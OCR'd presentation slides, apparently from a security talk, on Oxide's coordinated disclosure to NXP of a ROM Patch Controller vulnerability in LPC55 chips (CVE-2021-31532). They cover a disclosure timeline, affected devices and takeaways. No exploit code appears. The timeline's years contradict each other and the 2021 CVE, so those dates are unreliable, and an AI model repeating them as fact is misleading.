
Coordinate on Fixes and Public Disclosure





DRAMATIZATION

Coordinate on Fixes and Public Disclosure



ROM AUDIT


OXIDE: Allow Oxide to audit ROM source code related to ISP. We are considering using this for our updates, so we need to have confidence in correctness in allowing this into our chain of trust.

NXP:

Even though we are not believers of security-by-obscurity, keeping the interest of our wide customer base the product specific ROM code is not opened to external parties, except to NXP approved Common Criteria certified security test labs for vulnerability reviews.

ODDLY ENOUGH, SHARED WITH NXP'S PERMISSION

Coordinate on Fixes and Public Disclosure



DRAMATIZATION

Disclosure Timeline

2020-12-16	Initial disclosure
2020-01-11	Oxide requests confirmation of vulnerability
2020-01-12	NXP provides confirmation and is working on mitigations
2020-02-03	Oxide requests update on disclosure timeline
2020-02-08	NXP proposes that scope is narrower than originally indicated
2020-02-24	Oxide provides TrustedFirmware-M-based PoC illustrating original scope
2020-03-05	NXP requests an extension to disclosure timeline
2020-03-10	Oxide agrees to extension with conditions
2020-03-26	NXP provides some answers under NDA, mostly dodged questions
2020-04-30	Public Disclosure

Public Disclosure

Oxide


- CVE-2021-31532
- Blog post
- Tweets
- DEFCON Talk

NXP


- Security Bulletin 04/2021 emailed to select customers
- Updated User Manuals

Revision history

Rev	Date	Description
2.3	20210519	Added DICE information under Table 38 “Register overview: SYSCON (base address = 0x50000000)”, Section 4.5.73 “DICE register”, and Section 48.9 “DICE”. Made RNG updates to Chapter 48 “LPC55S6x/LPC55S2x/LPC552x Security features”.
2.2	20210420	Added footnotes to the end of Table 872 “Register overview: AHB_Secure_CTRL (base address = 0x500AC000)”, stating: 1. Unlike other register tables, the base address noted for this function is the Secure address. This is because these registers are configured by Secure code and Non-secure accesses are denied. 2. For all reserved registers and reserved bits within address range 0x500AC0F0 to 0x500AC174, value must be set to 1. See the SDK software platform for example code.



TL;DR



Affected Devices

- All LPC55S6x variants affected
- LPC552x
  - Includes ROM Patch Controller
  - Lacks TrustZone-M
  - Escalation from unprivileged to privileged mode still possible
- LPC553x
  - Includes ability to lock ROM Patch Controller configuration
  - ROM intentionally does not do so before starting user code

- Many other LPC and i.MX RT products also include ROM Patch Controller
  - NXP has not provided a full list of devices

Takeaways

- TrustZone-M is hard to configure correctly
  - Starts from secure/privileged mode with everything enabled
  - User code needs to drop permissions
- SoCs contain undocumented hardware
  - Can’t drop a peripheral’s privileges if you don’t know it exists
  - NXP doesn’t see anything wrong with this
- Reference implementations often lack secure defaults
  - TF-M and NXP examples both leave many security controls disabled
- Keeping ROM source secret doesn’t improve security